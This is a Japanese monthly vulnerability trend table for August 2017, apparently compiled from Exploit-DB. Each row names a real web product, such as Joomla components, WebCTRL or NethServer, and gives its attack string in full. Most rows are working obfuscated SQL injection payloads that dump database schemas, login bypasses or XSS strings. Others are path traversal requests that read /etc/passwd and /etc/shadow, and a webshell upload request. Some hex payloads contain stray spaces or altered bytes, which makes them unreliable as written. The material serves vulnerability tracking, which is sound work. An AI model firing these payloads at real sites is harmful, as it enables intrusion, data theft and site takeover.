2017-08-18	42499	SQL Injection	中	早急対応要	SOA School Management 3.0 - SQL Injection 脆弱性	/drivers/jquery/session_exam.php?id=1'+/*!44444union*/+/*!44444select*/+1,2,(sELECT+eXPORT_sET(0x35,@:=0,(sELECT+cOUNT(*)fROM(iNFORMATiON_sCHEMA.cOLUMNS)wHERE@:=eXPORT_sET(0x35,eXPORT_sET(0x35,@,tABLE_nAME,0x3c6c693e,2),cOLUMN_nAME,0xa3a,2)),@,0x32)),4,5--+-	SOA School Managemen
2017-08-18	42497	SQL Injection	中	早急対応要	eCardMAX 10.5 - SQL Injection 脆弱性	/cards/sendcard/727+union+select+(Select+export_set(5,@:=0,(select+count(*)from(information_schema.columns)where@:=export_set(5,export_set(5,@,table_name,0x3c6c693e,2),column_name,0xa3a,2)),@,2)),0x64656465--+-/0x496873616e53656e63616e	eCardMAX
2017-08-18	42496	SQL Injection	易	早急対応要	Matrimony Script 2.7 - SQL Injection 脆弱性	/wedding.php?category=1%20and%201=1--&city=1%20and%201=1--	Matrimony Script
2017-08-18	42494	SQL Injection	中	早急対応要	Joomla! Component KissGallery 1.0.0 - SQL Injection 脆弱性	/kissgallery/1%20and%201=1--	Joomla
2017-08-18	42493	SQL Injection	中	早急対応要	Joomla! Component Twitch Tv 1.1 - SQL Injection 脆弱性	/index.php?option=com_twitchtv&view=twitch&username=gobgg'++aND(/*!22223SELECT*/+0x30783331+/*!22223FROM*/+(/*!22223SELECT*/+cOUNT(*),/*!22223CONCAT*/((sELECT(sELECT+/*!22223CONCAT*/(cAST(dATABASE()+aS+cHAR),0x7e,0x496873616E53656e63616e))+fROM+iNFORMATION_sCHEMA.tABLES+wHERE+tABLE_sCHEMA=dATABASE()+lIMIT+0,1),fLOOR(rAND(0)*2))x+fROM+iNFORMATION_sCHEMA.tABLES+gROUP+bY+x)a)+aNd+''='	Joomla
2017-08-21	42535	XSS	易	高	PHPMyWind 5.3 - XSS 脆弱性	POST /admin/ message_update.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 nickname=test&content="><img/src=x onerror=alert(2001)><“	PHPMyWind
2017-08-21	42534	SQL Injection	中	早急対応要	PHP Jokesite 2.0 - 'joke_id' Parameter SQL Injection 脆弱性	/print.php?joke_id=-230'+unIon(SELEct+0x283129,0x283229,0x3c68313e494853414e2053454e43414e3c2f68313e,0x283429,0x283529,(/*!00000SeLect*/(@x)/*!00000fRom*/(/*!00000select*/(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(/*!00000select*/(0)/*!00000from*/(information_schema.columns)/*!00000where*/(table_schema=database())and(0x00)in(@x:=/*!00000CoNcaT*/(@x,0x3c62723e,if((@tbl!=table_name),/*!00000CoNcaT*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c646976207374796c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e))))x),0x283729,0x283829,0x283929,0x28313029,0x28313129,0x28313229,0x28313329)--+-	PHP Jokesite
2017-08-21	42533	SQL Injection	中	早急対応要	PHP-Lance 1.52 - 'subcat' Parameter SQL Injection 脆弱性	/show.php?catid=1&subcat=-1'+unIon(SELEct+0x283129,0x283229,0x283329,0x283429,0x283529,0x283629,0x283729,(/*!00000SeLect*/(@x)/*!00000fRom*/(/*!00000select*/(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(/*!00000select*/(0)/*!00000from*/(information_schema.columns)/*!00000where*/(table_schema=database())and(0x00)in(@x:=/*!00000CoNcaT*/(@x,0x3c62723e,if((@tbl!=table_name),/*!00000CoNcaT*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c64697620737 4796c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e))))x),0x283929,0x28313029)--+-	PHP-Lance

EDB-Report

最新Web脆弱性トレンドレポート(2017.08)

2017.08.01~2017.08.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難脆弱性度	危険度	脆弱性名	攻撃コード	対象プログラム
2017-08-21	42532	SQL Injection	中	早急対応要	Joomla! Component Ajax Quiz 1.8 - SQL Injection 脆弱性	/index.php?option=com_ajaxquiz&view=ajaxquiz&cid=60+union+select+(/*!00000SeLect*/(@x)/*!00000fRom*/(/*!00000select*/(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(/*!00000select*/(0)/*!00000from*/(information_schema.columns)/*!00000where*/(table_schema=database())and(0x00)in(@x:=/*!00000CoNcaT*/(@x,0x3c62723e,if((@tbl!=table_name),/*!00000CoNcaT*/(0x3c2f6469763e,LPAD(@running_number:=@running_number+1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c6469762073747496c653d226d6172676965e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z+1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e))))x)--+-	Joomla
2017-08-21	42531	SQL Injection	易	早急対応要	Php Cloud mining Script - SQL Injection 脆弱性	/admincqqq?User=test&Pass='or 1=1 or ''='	Php Cloud mining Script
2017-08-21	42530	SQL Injection	易	早急対応要	Joomla! Component FocalPoint 1.2.3 - SQL Injection 脆弱性	/index.php?option=com_focalpoint&view=location&id=1%20and%201=1--	Joomla
2017-08-21	42529	SQL Injection	中	早急対応要	iTech Social Networking Script 3.08 - SQL Injection 脆弱性	/timeline.php?token=-5458c74d97b01eae257e44aa9d5bade97baf'++uNiOn+sElEct+(/*!00000SeLect*/(@x)/*!00000fRom*/(/*!00000select*/(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(/*!00000select*/(0)/*!00000from*/(information_schema.columns)/*!00000where*/(table_schema=database())and(0x00)in(@x:=/*!00000CoNcaT*/(@x,0x3c62723e,if((@tbl!=table_name),/*!00000CoNcaT*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c6469762073747496c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e))))x),0x283229,0x283329,0x283429,0x283529,0x283629,0x283729,0x283829,0x283929,0x28313029,0x28313129,0x28313229,0x28313329,0x28313429,0x28313529,0x28313629,0x28313729,0x28313829,0x28313929,0x28323029,0x28323129,0x28323229,0x28323329,0x28323429,0x28323529,0x28323629,0x28323729,0x28323829,0x28323929,0x28333029,0x28333129,0x28333229,0x28333329,0x28333429,0x28333529,0x28333629,0x28333729,0x28333829,0x28333929,0x28343029,0x28343129,0x28343229,0x28343329,0x28343429,0x28343529,0x28343629+--+-	iTech Social Networking Script
2017-08-21	42528	SQL Injection	中	早急対応要	PHP Coupon Script 6.0 - 'cid' Parameter SQL Injection 脆弱性	/index.php?page=cat&cid=34'+Procedure+Analyse+(extractvalue(0,!00000concat(0x27,0x496873616e2053656e63616e,0x3a,@@version)),0)--	PHP Coupon Script
2017-08-21	42527	SQL Injection	中	早急対応要	Affiliate Niche Script 3.4.0 - SQL Injection 脆弱性	/default_blue/Appliances/Categories/1'+uNiOn+sElEct+0x283129,0x283229,0x283329,0x283429,0x283529,0x283629,0x283729,0x3c48313e494853414e2053454e434144e3c2f48313e,0x283929,0x28313029,0x28313129,(Select+export_set(5,@:=0,(select+count(*)from(information_schema.columns)where@:=export_set(5,export_set(5,@,table_name,0x3c6c693e,2),column_name,0xa3a,2)),@,2)),0x28313329,0x28313429,0x28313529,0x28313629,0x28313729,0x28313829,0x28313929,0x28323029,0x28323129,0x28323229+--+-/	Affiliate Niche Script
2017-08-21	42526	SQL Injection	中	早急対応要	PHP Classifieds Script 5.6.2 - SQL Injection 脆弱性	/category/1%20and%201=1--/	PHP Classifieds Script
2017-08-21	42525	SQL Injection	中	早急対応要	Joomla! Component Sponsor Wall 8.0 - SQL Injection 脆弱性	/index.php?option=com_sponsorwall&task=click&wallid=86+aND(/*!11100sELeCT*/+0x30783331+/*!11100FrOM*/+(/*!11100SeLeCT*/+cOUNT(*),/*!11100CoNCaT*/((sELECT(sELECT+/*!11100CoNCAt*/(cAST(dATABASE()+aS+cHAR),0x7e,0x496873616E53656e63616e))+fROM+iNFORMATION_sCHEMA.tABLES+wHERE+tABLE_sCHEMA=dATABASE()+lIMIT+0,1),fLOOR(rAND(0)*2))x+fROM+iNFORMATION_sCHEMA.tABLES+gROUP+bY+x)a)+AND+1=1	Joomla
2017-08-21	42524	SQL Injection	中	早急対応要	Joomla! Component Flip Wall 8.0 - 'wallid' Parameter SQL Injection 脆弱性	/index.php?option=com_flipwall&task=click&wallid=811+aND(/*!11166sELeCT*/+0x30783331+/*!11166FrOM*/+(/*!11166SeLeCT*/+cOUNT(*),/*!11166CoNCaT*/((sELEcT(sELECT+/*!11166CoNCAt*/(cAST(dATABASE()+aS+cHAR),0x7e,0x496873616E53656e63616e))+fROM+iNFORMATION_sCHEMA.tABLES+wHERE+tABLE_sCHEMA=dATABASE()+lIMIT+0,1),fLOOR(rAND(0)*2))x+fROM+iNFORMATION_sCHEMA.tABLES+gROUP+bY+x)a)+AND+1=1	Joomla
2017-08-21	42520	XSS	易	高	Apache2Triad 1.5.4 - XSS 脆弱性	POST /phpsftpd/users.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 account="/><script>alert(document.cookie)</script>&create=Create+New+User	Apache2Triad
2017-08-22	42545	SQL Injection	中	早急対応要	Matrimonial Script - SQL Injection 脆弱性	/load_caste_state_city.php?list_type=caste&&parent_id=-1+/*!22255union*/+/*!22255+sElEct*/+0x31,(/*!22255+sElEct*/+eXpoRt_Set(5,@:=0,(/*!22255+sElEct*/+count(*)fROm(iNformatiOn_sChemA.colUmns)/*!22255where*/@:=eXpoRt_Set(5,eXpoRt_Set(5,@,table_name,0x3c6c693e,2),cOlumN_naMe,0xa3a,2)),@,2)),0x33--+-	Matrimonial Script

EDB-Report

最新Web脆弱性トレンドレポート(2017.08)

2017.08.01~2017.08.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難脆弱性度	危険度	脆弱性名	攻撃コード	対象プログラム
2017-08-22	42544	File Upload	中	早急対応要	Automated Logic WebCTRL 6.5 - File Upload 脆弱性	POST /_common/servlet/lvl5/uploadwarfile HTTP/1.1 Host: Connection: Close Accept: text/html, application/xhtml+xml, */* Accept-Language: ko-KR User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0) Content-Type: multipart/form-data; boundary=----------7dd10029908f2 ----------7dd10029908f2 Content-Disposition: form-data; name="file"; filename="webshell.war" Content-Type: application/octet-stream 11c11f1001101001000111001110001011010100 0e1010011010f1101110100000101b11001011f11e ----------7dd10029908f2--	Automated Logic WebCTRL
2017-08-22	42543	Directory Traversal	易	高	Automated Logic WebCTRL 6.1 - Directory Traversal 脆弱性	/_common/servlet/lvl5/manualcommand?wbs=251&action=echo%20peend>..₩₩touch.txt&id=7331	Automated Logic WebCTRL
2017-08-23	42547	LFI	易	中	Wireless Repeater BE126 - Local File Inclusion 脆弱性	/cgi-bin/webproc?getpage=../../../../etc/passwd&errorpage=html/main.html&var:language=en_us&var:menu=setup&var:login=true&var:page=wizard	Wireless Repeater
2017-08-24	42552	SQL Injection	中	早急対応要	Joomla! Component Bargain Product VM3 1.0 - 'product_id' Parameter SQL Injection 脆弱性	/index.php/component/pazzari_vm3/?view=alice&product_id=17+OR+0x3231323232+/*!00005Group*/+BY+/*!00005ConcAT_WS*/(0x3a,0x496873616e2053656e63616e,VersioN(),FLooR(RaND(0)*0x32))+/*!00005havinG*/+min(0)+OR+0x31	Joomla
2017-08-24	42553	SQL Injection	中	早急対応要	Joomla! Component Price Alert 3.0.2 - 'product_id' Parameter SQL Injection	/index.php?option=com_price_alert&view=subscribeajax&task=pricealert_ajax&product_id=64+aND(/*!11100sELeCT*/+0x30783331+/*!11100FrOM*/+(/*!11100SeLeCT*/+cOUNT(*),/*!11100CoNCaT*/((sELEcT(sELECT+/*!11100CoNCAt*/(cAST(dATABASE()+aS+cHAR),0x7e,0x496873616E53656e63616e))+fROM+iNFORMATION_sCHEMA.tABLES+wHERE+tABLE_sCHEMA=dATABASE()+lIMIT+0,1),fLOOR(rAND(0)*2))x+fROM+iNFORMATION_sCHEMA.tABLES+gROUP+bY+x)a)+AND+1=1	Joomla
2017-08-25	42564	SQL Injection	易	早急対応要	Joomla! Component Responsive Portfolio 1.6.1 - SQL Injection 脆弱性	/index.php?option=com_pofos&view=pofo&id=1%20and%201=1--	Joomla
2017-08-25	42563	SQL Injection	中	早急対応要	Joomla! Component Photo Contest 1.0.2 - SQL Injection 脆弱性	/photo-contest/photocontest/vote?controller=photocontest&vid=1'aND+(/*!22200sEleCT*/+1+/*!22200FrOM*/+(/*!22200sEleCT*/+cOUNT(*),/*!22200CoNCAt*/((/*!22200sEleCT*/(/*!22200sEleCT*/+/*!22200CoNCAt*/(cAst(dATABASE()+As+char),0x7e,0x496873616E53656e63616e))+/*!22200FrOM*/+infOrMation_schEma.tables+where+table_schema=dATABASE()+limit+0,1),floor(raND(0)*2))x+/*!22200FrOM*/+infOrMation_schEma.tABLES+/*!22200gROUP*/+bY+x)a)+aND+''='	Joomla
2017-08-25	42562	SQL Injection	易	早急対応要	AutoCar 1.1 - 'category' Parameter SQL Injection 脆弱性	/search-cars?category=1%20and%201=1--	AutoCar
2017-08-25	42561	SQL Injection	中	早急対応要	Joomla! Component OSDownloads 1.7.4 - SQL Injection 脆弱性	/index.php?option=com_osdownloads&view=item&id=8+aND(/*!22200sELeCT*/+0x30783331+/*!22200FrOM*/+(/*!22200SeLeCT*/+cOUNT(*),/*!22200CoNCaT*/((sELEcT(sELECT+/*!22200CoNCAt*/(cAST(dATABASE()+aS+cHAR),0x7e,0x496873616E53656e63616e))+fROM+iNFORMATION_sCHEMA.tABLES+wHERE+tABLE_sCHEMA=dATABASE()+lIMIT+0,1),fLOOR(rAND(0)*2))x+fROM+iNFORMATION_sCHEMA.tABLES+gROUP+bY+x)a)+AND+1=1	Joomla
2017-08-28	42570	SQL Injection	中	早急対応要	FTP Made Easy PRO 1.2 - SQL Injection 脆弱性	/admin-ftp-change.php?id=755'AnD+(/*!44455sEleCT*/+0x31+/*!44455FrOM*/+(/*!44455sEleCT*/+cOUNT(*),/*!44455CoNCAt*/((/*!44455sEleCT*/(/*!44455sEleCT*/+/*!44455CoNCAt*/(cAst(dATABASE()+As+char),0x7e,0x4968736E53656e63616e))+/*!44455FrOM*/+infOrMation_schEma.tables+/*!44455WherE*/+table_schema=dATABASE()+limit+0,1),floor(raND(0)*2))x+/*!44455FrOM*/+infOrMation_schEma.tABLES+/*!44455gROUP*/+bY+x)a)+aND+''='	FTP Made Easy PRO
2017-08-28	42569	SQL Injection	中	早急対応要	Smart Chat 1.0.0 - SQL Injection 脆弱性	/index.php?p=smiles&handel='+/*!11112UniOn*/+/*!11112sELeCT*/+0x31,0x32,/*!11112coNcAT_Ws*/(0x7e,/*!11112usER*/(),/*!11112DatAbASe*/(),/*!11112vErsIoN*/())--+-	Smart Chat
2017-08-28	42578	SQL Injection	易	早急対応要	Schools Alert Management Script - SQL Injection 脆弱性	POST /demo_school_name/schools_login.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 username=test&password=admin' or 1=1 -- -	Schools Alert Management Script
2017-08-28	42574	SQL Injection	中	早急対応要	Flash Poker 2.0 - 'game' Parameter SQL Injection 脆弱性	/index.php?act_value=pkr_www&sub_act_value=pkr_viewgamehistory&game=1+Or+0x31+gRoUp+bY+ConCAT_WS(0x3a,VeRsiON(),fLoOR(rAnD(0)*2))+hAvING+MIn(0)+OR+0x31	Flash Poker

EDB-Report

最新Web脆弱性トレンドレポート(2017.08)

2017.08.01~2017.08.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難脆弱性度	危険度	脆弱性名	攻撃コード	対象プログラム
2017-08-28	42573	SQL Injection	中	早急対応要	PHP Search Engine 1.0 - SQL Injection 脆弱性	/admin-delete.php?id=755'AnD+(/*!44455sEleCT*/+0x31+/*!44455FrOM*/+(/*!44455sEleCT*/+cOUNT(*),/*!44455CoNCAt*/((/*!44455sEleCT*/(/*!44455sEleCT*/+/*!44455CoNCAt*/(cAst(dATABASE()+As+char),0x7e,0x496873616E53656e63616e))+/*!44455FrOM*/+infOrMation_schEma.tables+/*!44455WherE*/+table_schema=dATABASE()+limit+0,1),floor(raND(0)*2))x+/*!44455FrOM*/+infOrMation_schEma.tABLES+/*!44455gROUP*/+bY+x)a)+aND+''='
2017-08-28	42572	SQL Injection	中	早急対応要	Easy Web Search 4.0 - SQL Injection 脆弱性	/admin/admin-spidermode.php?id=755'AnD+(/*!44455sEleCT*/+0x31+/*!44455FrOM*/+(/*!44455sEleCT*/+cOUNT(*),/*!44455CoNCAt*/((/*!44455sEleCT*/(/*!44455sEleCT*/+/*!44455CoNCAt*/(cAst(dATABASE()+As+char),0x7e,0x496873616E53656e63616e))+/*!44455FrOM*/+infOrMation_schEma.tables+/*!44455WherE*/+table_schema=dATABASE()+limit+0,1),floor(raND(0)*2))x+/*!44455FrOM*/+infOrMation_schEma.tABLES+/*!44455gROUP*/+bY+x)a)+aND+''='
2017-08-28	42579	XSS	中	高	NethServer 7.3.1611 - XSS 脆弱性	POST /en-US/BackupConfig/Upload.json HTTP/1.1 Host: Connection: Close Accept: text/html, application/xhtml+xml, */* Accept-Language: ko-KR User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0) Content-Type: multipart/form-data; boundary=----------7dd10029908f2 ----------7dd10029908f2 Content-Disposition: form-data; name="file"; filename="backup-config.7z.xz" Content-Type: application/octet-stream <? phpinfo(); ?> ----------7dd10029908f2 Content-Disposition: form-data; name="BackupConfig[Upload][Description]" <script>confirm(017)</script> ----------7dd10029908f2--	NethServer
2017-08-28	42585	SQL Injection	難	早急対応要	PHP Video Battle Script 1.0 - SQL Injection 脆弱性	/-1'+uNiOn+SeleCt++0x31,0x32,0x33,0x34,0x35,(Select+export_set(5,@:=0,(select+count(*)from(information_schema.columns)where@:=export_set(5,export_set(5,@,table_name,0x3c6c693e,2),column_name,0xa3a,2)),@,2)),0x37+--+--+-.html	PHP Video Battle Script
2017-08-28	42583	SQL Injection	易	早急対応要	PHP Appointment Booking Script - SQL Injection 脆弱性	POST /appointment/admin_login.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 username=test&password=admin' or 1=1 -- -	PHP Appointment Booking Script
2017-08-28	42582	SQL Injection	易	早急対応要	Car or Cab Booking Script - SQL Injection 脆弱性	POST /taxibooking/login.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 username=test&password=admin' or 1=1 -- -	Car or Cab Booking Script
2017-08-29	42603	XSS	易	高	FineCMS 1.0 - XSS 脆弱性	POST /application/lib/ajax/get_image.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id=1"><script>alert(1)</script>&name=1	FineCMS
2017-08-29	42603	SQL Injection	中	早急対応要	FineCMS 1.0 - SQL Injetion 脆弱性	POST /index.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 visitor_ip=1%27%2Csleep%281%29%2C%271&save_button=Zapisz	FineCMS
2017-08-29	42603	XSS	易	高	FineCMS 1.0 - XSS 脆弱性	/index.php?route=images&action=view&id=14'"><script>alert(1)</script>	FineCMS
2017-08-30	42590	Directory Traversal	易	中	Joomla! Component Joomanager 2.0.0 - Directory Traversal 脆弱性	/index.php?option=com_joomanager&controller=details&task=download&path=../../../../etc/shadow	Joomla
2017-08-30	42589	SQL Injection	易	早急対応要	Joomla! Component Quiz Deluxe 3.7.4 - SQL Injection 脆弱性	/index.php?option=com_joomlaquiz&task=ajaxaction.flag_question&tmpl=component&flag_quest=1%20and%201=1--	Joomla

EDB-Report

最新Web脆弱性トレンドレポート(2017.08)

2017.08.01~2017.08.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難脆弱性度	危険度	脆弱性名	攻撃コード	対象プログラム
2017-08-31	42598	SQL Injection	中	早急対応要	Joomla Component Huge-IT Portfolio Gallery Plugin 1.0.7 - SQL Injection 脆弱性	POST /components/com_catalog/ajax_url.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 prod_page=1&post=load_more_elements_into_catalog&catalog_id=-2369 OR 1 GROUP BY CONCAT(0x717a627871,(SELECT (CASE WHEN (1973=1973) THEN 1 ELSE 0 END)),0x716b787671,FLOOR(RAND(0)*2)) HAVING MIN(0)#&old_count=&count_into_page=&show_thumbs=&show_description=&parmalink=	Joomla
2017-08-31	42596	SQL Injection	中	早急対応要	Joomla Component Huge-IT Video Gallery 1.0.9 - SQL Injection 脆弱性	POST /components/com_videogallerylite/ajax_url.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 page=1&galleryid=-3390 OR 1 GROUP BY CONCAT(0x716b766271,(SELECT (CASE WHEN (2575=2575) THEN 1 ELSE 0 END)),0x7170767071,FLOOR(RAND(0)*2)) HAVING MIN(0)#&task=load_videos_content&perpage=20&linkbutton=2	Joomla
2017-08-31	42597	SQL Injection	中	早急対応要	Joomla Component Huge-IT Portfolio Gallery Plugin 1.0.6 - SQL Injection 脆弱性	POST/components/com_portfoliogallery/ajax_url.php/ HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 page=1&galleryid=(CASE WHEN (9445=9445) THEN SLEEP(5) ELSE 9445 END)&post=huge_it_portfolio_gallery_ajax&perpage=20&linkbutton=2	Joomla